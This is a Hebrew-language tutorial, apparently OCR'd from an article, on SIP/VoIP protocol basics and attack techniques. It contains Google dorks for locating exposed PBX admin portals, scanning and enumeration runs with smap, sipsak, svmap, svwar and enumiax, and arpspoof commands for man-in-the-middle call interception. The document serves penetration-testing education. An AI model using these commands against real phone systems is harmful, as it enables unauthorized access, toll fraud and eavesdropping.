Contact: <sip:200@192.168.1.102>
Content-Type: application/sdp

Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,PRACK,REFER,NOTIFY,SUBSCRIBE,INFO,MESSAGE
Supported: replaces,norefersub,100rel
User-Agent: Twinkle/1.2

Content-Length: 310
```


תגובות/תשובות SIP

תיאור	תגובה
תגובות אינפורמטיביות, בקשה התקבלה ומעובדת.	1xx
תגובת הצלחה, הפעולה התקבלה ואושרה.	2xx
תגובות ניתוב מחדש (Redirection)	3xx
תגובת "בקשה נכשלה", הבקשה כוללת תחביר שאינו תקין או אינה יכול להתבצע ע"י השרת.	4xx
השרת אינו הצליח למלא אחר בקשה שלכאורה נראית תקינה.	5xx
הודעות שגיאה גלובליות, הבקשה אינה יכולה להתבצע ע"י אף שרת.	6xx

דוגמה לתגובת TRYING

```
SIP/2.0 100 Trying
Via: SIP/2.0/UDP
192.168.1.102;branch=z9hG4bKpmphujka;received=192.168.1.102;rport=5060
From: "NightRanger" <sip:200@192.168.1.104>;tag=eihgg
To: <sip:201@192.168.1.104>
Call-ID: hfxsabthoymshub@backtrack
CSeq: 650 INVITE

User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY

Supported: replaces
Contact: <sip:201@192.168.1.104>
Content-Length: 0
```

<u>דוגמה לשיחת SIP בין שני טלפונים</u>



- יוזם השיחה שולח בקשת INVITE
- הנמען שולח בחזרה תגובת 100 (Trying).
- הנמען מתחיל לצלצל ושולח תגובת 180 (Ringing)
- כאשר המשתמש מרים את השפופרת נשלחת בחזרה תגובת 200 (OK)
- יוזם השיחה שולח תגובת ACK
- השיחה החלה באמצעות RTP.
- כאשר אחד המשתמשים מניח את שפופרת הטלפון נשלחת בקשת BYE
- הנמען מחזיר תשובת 200 (OK)

מתקפות וסיכונים

פרוטוקול SIP ומערכות טלפוניה מבוססות IP אינן חסינות בפני מתקפות, מכיוון והן שוכנות בתוך הרשת הארגונית שלנו בצורה כזו או אחרת, הן עלולות להיות פגיעות למספר מתקפות ברמת התשתית, ברמת הפרוטוקול והמערכות התומכות בו. בנוסף לסיכונים הקיימים, חוסר מודעות לסכנות אלה עלול לסכן את הרשת הארגונית כולה.

לדוגמה: מרכזית IP מסוג Asterisk הינה מערכת מבוססת Linux המותקנת ע"ג שרת, תוקף עלול לנצל פרצות אבטחה ברמת מערכת ההפעלה(Linux), במערכת ההפעלה של המרכזייה עצמה או בממשק הניהול כדי להשיג שליטה מלאה על המערכת.

דוגמה נוספת היא השימוש בתוכנות חיוג הידועות בשם Soft Phones :

תוכנות מסוימות עלולות להיות פגיעות למתקפה מסוג Buffer Overflow המאפשרת לתוקף לבצע Remote Code Execution ובכך לקבל שליטה על התחנות המחייגות.

גם במידה והמרכזייה שוכנת באזור חיץ (כגון DMZ) המופרד מהרשת הארגונית תוקף עדיין מסוגל לגרום לנזקים אדירים למשל:

שינוי הגדרות

במידה ותוקף משיג גישה למערכת הניהול של המרכזייה הוא יהיה מסוגל לבצע שינוי בהגדרותיה, מה שעלול להוביל לנזקים במערכת ואף לנזקים כלכליים.

גניבת שיחות טלפון

אחד הסיכונים בפריצה של מרכזיות IP הוא גניבת שיחות ושימוש לא חוקי בתשתית הטלפוניה ללא ידיעת הארגון מה שעלול להוביל לקבלת חיובים כספיים בסכומי עתק.

לדוגמה, תוקף יכול לבצע ניתוב של כל השיחות היוצאות בארגון דרך מרכזיה שלו הממוקמת בחו"ל או לחילופין להוציא שיחות פיקטיביות למטרות רווח כספי.

בשנת 2010 משטרת רומניה עצרה 42 חשודים בגניבת שיחות מעסקים שגרמו לנזקים בשווי 13.5 מליון דולר[3]

[3] http://threatpost.com/en_us/blogs/report-romanian-authorities-bust-voip-hacking-group-121710

<u>האזנה לשיחות הטלפון</u>

סיכון נוסף הקיים בסביבות טלפוניית IP הוא האפשרות שתוקף יוכל לבצע האזנות לשיחות הטלפון האישיות והעסקיות של משתמשי הארגון.

אין צורך לציין את הנזק שעלול להיגרם במידה ונחשפים תהליכים עסקיים ומידע חסוי של הארגון כלפי גורם עוין.

סטודנט בן 19 נאשם בפריצה למרכזית IP במטרה להאזין לשיחות של פרופסור באוניברסיטה בה הוא לומד ונידון לחמש שנות מאסר[4]

<u>גרימה לאי זמינות השירות</u>

ישנם ארגונים שליבת העסקים שלהם תלויה במערכת הטלפוניה, במידה וגורם עוין גורם באיזושהי דרך לאי זמינות השירות הנזקים הכלכליים והתדמיתיים עלולים להיות הרסניים.

<u>להלן מספר מתקפות נפוצות בסביבת טלפוניה מבוססת IP:</u>

- איסוף מידע ואנומרציה.
- ניטור תעבורה והאזנה לנתונים ולשיחות.
- התקפה על מנגנוני אימות ואותנטיקציה.
- דילוג בין Vlan's.
- Denial of Service.
- זיוף שיחה מזוהה.

[4] http://blog.tmcnet.com/blog/tom-keating/voip/college-student-could-get-5-years-for-hacking-voip-system-changing-gra.asp

איסוף מידע ואנומרציה

בשלב זה תוקף ינסה לאתר מידע רב ככל האפשר על טופולוגית הטלפוניה והרשת, המידע שהתוקף ינסה לאתר בנוסף הוא את סוג ודגם מרכזיית ה-IP, שרתי טלפוניה ושרתי Provisioning, טלפונים (חמרה/תכנה) ומספרי שלוחות.

איתור מרכזיות באמצעות גוגל

ניתן לאתר מערכות טלפוניה באמצעות גוגל ע"י שימוש ב-Google Dorks, הכוונה בכך היא שניתן להשתמש באופרטורים מתקדמים בשורת החיפוש

להלן מספר דוגמאות לאיתור מרכזיות באמצעות גוגל:

איתור מרכזיות סיסקו:

```
intitle:"Cisco CallManager User Options Log On" "Please enter your User ID and Password in the spaces provided below and click the Log On button to continue." -edu
```

איתור מרכזיות Asterisk:

```
intitle:asterisk.management.portal web-access
```

או:

```
intext:"FreePBX Administration" + "Welcome" inurl:Admin
```

שרתי Provisioning

במקרים מסוימים בעת תהליך אתחול טלפון IP יתבצע תהליך משיכת קבצי הגדרות משרתי Provisioning

שרתים אלה דוחפים הגדרות לטלפונים משרת מרכזי, ההגדרות יכולות להיות כקבצי xml,conf,ini וקבצי קושחה בינאריים, האזנה לתעבורת הרשת באמצעות Sniffer יכולה לעזור באיתור קבצים אלה ששוכנים בדרך כלל על גבי שרתי Web או TFTP.

קבצי הקונפיגורציה עלולים לחשוף מידע כגון כתובות שרתים, סיסמאות לממשק הניהול של מכשיר הטלפון ועוד..

להלן דוגמה לקובץ קונפיגורציה של מכשיר טלפון מסוג SNOM שנלכד באמצעות Wireshark בעת הדלקתו:

```
<?xml version="1.0" encoding="utf-8"?>
<settings>
<phone-settings e="2">
<redirect_event perm="">none</redirect_event>
<redirect_time perm=""></redirect_time>
<redirect_time_on_code perm="">*715</redirect_time_on_code>
<redirect_time_off_code perm="">#715</redirect_time_off_code>
<redirect_always_on_code perm="RW">*72</redirect_always_on_code>
<redirect_always_off_code perm="">#72</redirect_always_off_code>
<redirect_busy_on_code perm="RW">*73</redirect_busy_on_code>
<redirect_busy_off_code perm="">#73</redirect_busy_off_code>
<dnd_on_code perm=""></dnd_on_code>
<dnd_off_code perm=""></dnd_off_code>
<codec_tos perm="">184</codec_tos>
<setting_server perm="">http://conf.ipcentrex.com/snom/snom320.xml</setting_server>
<dns_server1 perm="">[redacted]</dns_server1>
<dns_server2 perm="">[redacted]</dns_server2>
<subscribe_config perm="RW">off</subscribe_config>
<pnp_config perm="RW">off</pnp_config>
<ntp_server perm="RW">[redacted]</ntp_server>
<http_port perm="">80</http_port>
<http_user perm="RW">[redacted]</http_user>
<http_pass perm="RW">[redacted]</http_pass>
```


איתור שרתי SIP ע"י סריקת טווחי רשת

ניתן לזהות שרתי והתקני טלפוניית IP ע"י נוכחותו של פורט 5060, ניתן להשתמש בכלי סריקה כגון NMAP כדי לאתר זאת.

אלטרנטיבה ל-NMAP הם כלי סריקה ייעודיים לסריקת מערכות VoIP, בואו ונעיף מבט על מספר כלים (מבוססי לינוקס) שיכולים לעזור לנו בתהליך זה.

SMAP

כלי זה מטרתו היא לעזור באיתור מערכות מבוססות SIP, תהליך האיתור מתבצע ע"י שליחת בקשות SIP שונות וקבלת תשובה מההתקן הנסרק.

ניתן לראות את SMAP כשילוב של NMAP עם כלי בשם SIPSAK.

להלן מספר דוגמאות לשימוש ב-SMAP, סריקת כתובת IP בודדת:

```
root@bt:/pentest/voip/smap# ./smap 192.168.1.104
smap 0.6.0 <hs@123.org> http://www.wormulon.net/
192.168.1.104: ICMP reachable, SIP enabled
1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

סריקת טווח כתובות IP:

```
root@bt:/pentest/voip/smap# ./smap 192.168.1.130/24
```

```
smap 0.6.0 <hs@123.org> http://www.wormulon.net/

192.168.1.20: ICMP reachable, SIP enabled
192.168.1.22: ICMP reachable, SIP enabled
192.168.1.0: ICMP unreachable, SIP disabled
192.168.1.1: ICMP unreachable, SIP disabled
192.168.1.2: ICMP unreachable, SIP disabled
192.168.1.3: ICMP unreachable, SIP disabled
----EDIT---
192.168.1.250: ICMP unreachable, SIP disabled
192.168.1.251: ICMP unreachable, SIP disabled
192.168.1.252: ICMP unreachable, SIP disabled
192.168.1.253: ICMP unreachable, SIP disabled
192.168.1.254: ICMP unreachable, SIP disabled
192.168.1.255: ICMP unreachable, SIP disabled

256 hosts scanned, 7 ICMP reachable, 2 SIP enabled (0.8%)
```

לאחר שזיהינו מערכות פעילות נוכל לבצע Fingerprinting כדי לזהות את סוג וגרסת התקן ה-SIP:

```
root@bt:/pentest/voip/smap# ./smap -O 192.168.1.104

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

192.168.1.104: ICMP reachable, SIP enabled
best guess (70% sure) fingerprint:
  Asterisk PBX SVN-trunk-r56579
  User-Agent: Asterisk PBX

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

במידה ו-SMAP לא הצליח לבצע Fingerprinting להתקן ניתן לעבוד עימו במצב למידה שמספק מידע מועיל:

```
root@bt:/pentest/voip/smap# ./smap -l 192.168.1.104

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

NOTICE: test_accept: "Accept: application/sdp"
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, OPTIONS, BYE,
REFER, SUBSCRIBE, NOTIFY"
NOTICE: test_supported: "Supported: replaces"
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;alias;received;rport"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_via: transport capitalization: 2
192.168.1.104: ICMP reachable, SIP enabled
best guess (70% sure) fingerprint:
  Asterisk PBX SVN-trunk-r56579

FINGERPRINT information:
newmethod=501
accept_class=2
allow_class=201
supported_class=8
via_class=2
hoe_class=ignore
options=200
brokenfromto=404
prack=481
ping=501
invite=200
  User-Agent: Asterisk PBX

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

מצב פעולה נוסף ושימושי הוא השימוש בארגומנט -d שמאפשר פלט מפורט יותר המכיל את הבקשה שנשלחה להתקן:

```
root@bt:/pentest/voip/smap# ./smap -d 192.168.1.104

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

DEBUG: local IP: 212.235.66.182
DEBUG: local IP: 212.235.66.182
DEBUG: bind() successful
DEBUG: RAW socket open
DEBUG: moving 1 from S_START to S_PING

DEBUG: ICMP error Echo Reply
DEBUG: 192.168.1.104/1 request: SIP OPTIONS request (valid)

DEBUG: response belongs to task 1 (192.168.1.104)

DEBUG: ACK: ACK sip:localhost SIP/2.0
Via: SIP/2.0/UDP
212.235.66.182:12345;branch=z9hG4bK.56689;alias;received=192.168.1.105;rport=5060
From: <sip:smap@212.235.66.182:12345>;tag=6b9ae50e67345d3b
To: <sip:smap@localhost>;tag=as14262fec
Call-ID: 1992951560@212.235.66.182
CSeq: 23915 ACK
Content-Length: 0
User-Agent: smap 0.6.0

--- end of ACK--
192.168.1.104: ICMP reachable, SIP enabled
DEBUG: destroying task 1



1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

SIPSAK

כלי זה משמש לבדיקת התקנים מבוססי SIP באמצעות שימוש בשיטת OPTIONS בלבד, ניתן להשתמש בו כדי לבצע Fingerprinting ואנומרציה, בדוגמה הבאה ניתן לראות כי זיהינו התקן של חברת AUDIOCODES מדגם MP-114 FXS:

```
root@bt:~# sipsak -vv -s sip:192.168.1.221
message received:
SIP/2.0 200 OK
Via: SIP/2.0/UDP 127.0.1.1:51601;branch=z9hG4bK.18a1b21f;rport;alias
From: sip:sipsak@127.0.1.1:51601;tag=97ac9e5
To: sip:192.168.1.221;tag=1c1785761661
Call-ID: 159042021@127.0.1.1
CSeq: 1 OPTIONS
Contact: <sip:192.168.1.221>
Supported: em,100rel,timer,replaces,path,resource-priority
Allow: REGISTER,OPTIONS,INVITE,ACK,CANCEL,BYE,NOTIFY,PRACK,REFER,INFO,SUBSCRIBE,UPDATE
Server: Audiocodes-Sip-Gateway-MP-114 FXS/v.5.40A.040.005
X-Resources: telchs=4/0;mediachs=0/0
Accept: application/sdp, application/simple-message-summary, message/sipfrag
Content-Type: application/sdp
Content-Length: 343

v=0
o=AudiocodesGW 1785763980 1785763858 IN IP4 192.168.1.221
s=Phone-Call
c=IN IP4 192.168.1.221
t=0 0
m=audio 6000 RTP/AVP 18 8 0 127
a=rtpmap:18 G729/8000
a=fmtp:18 annexb=no
a=rtpmap:8 PCMA/8000
a=rtpmap:0 PCMU/8000
a=rtpmap:127 telephone-event/8000
a=fmtp:127 0-15
a=ptime:20
a=sendrecv
a=rtcp:6001 IN IP4 192.168.1.221

** reply received after 67.923 ms **
   SIP/2.0 200 OK
   final received
```

SVMAP


SVMAP הוא חלק מחבילת כלים שנקראת Sipvicious, והוא הסורק המועדף עלי, ניתן להשתמש בו כדי לבצע סריקה וזיהוי מערכות על פי כתובת IP בודדת או טווח כתובות IP, SVMAP מאפשר הגדרה של בקשת ה-SIP שעימה מתבצעת הסריקה כאשר ברירת המחדל היא OPTIONS.

סריקת טווח כתובות IP באמצעות SVMAP:

```
root@bt:/pentest/voip/sipvicious# ./svmap.py 192.168.1.1-254
| SIP Device           | User Agent     | Fingerprint |
----------------------------------------------------
| 192.168.1.104:5060 | Asterisk PBX   | disabled    |
| 192.168.1.103:5060 | Twinkle/1.4.2 | disabled    |
```

שילוב של Fingerprinting בתהליך הסריקה:

```
root@bt:/pentest/voip/sipvicious# ./svmap.py 192.168.1.1-254 --fp
```



בדוגמה הנ"ל זיהינו מרכזיה מסוג Asterisk ו-Soft Phone בשם Twinkle, כעת ניתן למקד את המשך המתקפה ולבחור בכלים המתאימים לכך.

איתור שלוחות ע"י אנומרציה:

אחת המתקפות הנפוצות בהן תוקף משתמש כדי לפרוץ חשבון כלשהו היא **"Brute Force"** בה הוא מבצע תהליך של ניחוש סיסמאות מתוך מילון המכיל אלפי ואף מיליוני סיסמאות נפוצות או לפי הרצה של כל הצירופים האפשריים.

כדי לבצע מתקפה זו התוקף צרך לאתר חשבון פעיל ואת שם המשתמש שעבורו הוא ינסה לאתר את הסיסמה.

במקרה של מערכות טלפוניה מבוססות IP אין הבדל גדול.

לכל משתמש (טלפון) בארגון מוקצה חשבון SIP שבו מוגדרים שם המשתמש (מספר הטלפון/שלוחה בדרך כלל) הסיסמה וכתובת שרת ה-SIP. ביצוע אנומרציית שלוחות יכולה לעזור לתוקף למצוא שלוחת טלפון פעילה במערכת VoIP תהליך זה מתבצע ע"י בחינה של הודעות שגיאה שמוחזרות בעקבות שליחה של בקשות SIP כגון:

- REGISTER
- OPTIONS
- INVITE

SVWAR

כלי זה הינו גם חלק מחבילת הכלים Sipvicious שמאפשר לנו לבצע אנומרציה לטווח של שלוחות או מתוך רשימה של שלוחות, כלי זה תומך בכל שלושת השיטות שצוינו מעל כאשר שיטת ברירת המחדל שלו היא REGISTER.

להלן דוגמה לביצוע אנומרציה לשלוחות 100 עד 400 מול שרת ASTERISK:

```
root@bt:/pentest/voip/sipvicious# ./svwar.py  -e100-400
192.168.1.104
| Extension | Authentication |
------------------------------
| 201       | reqauth        |
| 200       | reqauth        |
| 203       | reqauth        |
| 202       | reqauth        |
| 303       | reqauth        |
| 305       | reqauth        |
```

אנו יכולים להשתמש בבקשה אחרת ע"י הוספת הארגומנט m– ושם הבקשה, בדוגמה הבאה הוספתי גם את הארגומנט v– על מנת לקבל פלט מפורט יותר:

```
root@bt:/pentest/voip/sipvicious# ./svwar.py  -e100-400 
192.168.1.104 -m INVITE -v

INFO:TakeASip:trying to get self ip .. might take a while

INFO:root:start your engines

INFO:TakeASip:Ok SIP device found

INFO:TakeASip:extension '200' exists - requires authentication

INFO:TakeASip:extension '201' exists - requires authentication

-----Edit----

INFO:TakeASip:extension '203' exists - requires authentication

INFO:TakeASip:extension '303' exists - requires authentication

INFO:TakeASip:extension '303' exists - requires authentication

INFO:TakeASip:extension '305' exists - requires authentication

INFO:root:we have 6 extensions

| Extension | Authentication |
------------------------------
| 201       | reqauth        |
| 200       | reqauth        |
| 203       | reqauth        |
| 202       | reqauth        |
| 303       | reqauth        |
| 305       | reqauth        |

INFO:root:Total time: 0:00:21.944731
```

בדוגמה זו התוקף הצליח לאתר 6 שלוחות פעילות שאותן יוכל לתקוף בשלב מאוחר יותר.

Enumiax

כלי זה משמש לביצוע אנומרציית שמות משתמשים בפרוטוקול Asterisk Exchange ומאפשר מתקפה באמצעות מילון או בצורה סדרתית.


```
root@bt:/pentest/voip/enumiax# ./enumiax -v -m3 -M3 192.168.1.104

enumIAX 1.0

Dustin D. Trammell <dtrammell@tippingpoint.com>

Target Aquired: 192.168.1.104

Connecting to 192.168.1.104 via udp on port 4569...

Starting enum process at: Sat Feb  5 13:04:18 2011

Now working on 3 character usernames...


#################################
Trying username: "000"
#################################
Trying username: "001"
#################################
Trying username: "002"
#################################
Trying username: "003"
#################################
Trying username: "004"
#################################
Trying username: "005"
#################################
Trying username: "006"
#################################
Trying username: "007"
#################################
Trying username: "008"
#################################
….
```

האזנה לתעבורת הרשת מאפשרת לתוקף ללכוד תעבורת SIP ו-RTP הנשלחת מטלפונים לשרת ובחזרה

פעולה זו יכולה לשרת שתי מטרות:

1. לכידת תהליך האותנטיקציה.
2. האזנה לשיחות טלפון.

לצורך ההדגמה אנו נעזר בתרחיש הבא:



בתרחיש זה מתבצעת מתקפה מסוג[5] MITM (Man in the middle) על מנת ליירט את תעבורת הרשת בין משתמשים המחוברים לשרת ה-SIP באמצעות תוכנות Soft phones.

[5] http://en.wikipedia.org/wiki/Man-in-the-middle_attack

כמו בתהליך האזנה לשיחות טלפון במערכות הטלפוניה המסורתיות על התוקף להיות מחובר פיזית לתשתית התקשורת של הארגון.

מתקפה שכזו דורשת מהתוקף לבצע מספר פעולות:

1. לבצע תהליך Arp poisoning/Spoofing.
2. לבצע לכידת תעבורה באמצעות Sniffer.
3. לבצע פענוח של מסגרת ה-RTP שנלכדו לפורמט אודיו.

לפני שנוכל לבצע arp poisoning נצטרך לאפשר העברת התעבורה ע"י הפקודה:


```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

לצורך הדוגמה נשתמש בכלי שנקרא arpspoof, להלן התחביר:

```
root@bt:~# arpspoof

Version: 2.4

Usage: arpspoof [-i interface] [-t target] host
```

כדי שמתקפה זו תצלח עלינו לבצע אותה לשני כיוונים:


arpspoof -t victim gateway
arpspoof -t gateway victim




במקביל לתהליך ה-arp poisoning אנו נפעיל את Wireshark כדי ללכוד את תעבורת הנתונים.

לכידת תעבורה והאזנה לשיחות באמצעות Wireshark

